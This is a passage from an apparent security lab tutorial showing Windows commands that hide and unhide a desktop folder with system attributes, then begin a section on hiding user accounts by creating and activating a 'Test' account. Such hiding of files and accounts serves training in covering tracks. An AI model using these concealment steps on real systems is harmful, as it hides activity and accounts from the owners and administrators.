
```
C:\> Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>
```


5. Now, type **dir** and press **Enter** to check the number of directories present on **Desktop**.



```

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test


C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)                0 bytes
               3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>
```

6. Type **attrib +h +s +r Test** and Press **Enter** to hide the **Test** folder.



```

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)                0 bytes
               3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>
```


7. Type **dir** and press **Enter**. We can see that the directory **Test** is hidden and there are only 2 directories shown in the command prompt.

```

Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)                0 bytes
               3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>_

```

8. To unhide the **Test** directory type **attrib -s -h -r Test** and press **Enter**.
9. To check the number of directories on Desktop type **dir** and press **Enter**.

```

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)                0 bytes
               3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>_

```


10. Now we will hide user accounts in the machine.
11. In the command prompt window, type **net user Test /add** and press **Enter** to add **Test** as user in the machine.
12. To activate the **Test** account type **net user Test /active:yes** and press **Enter**.

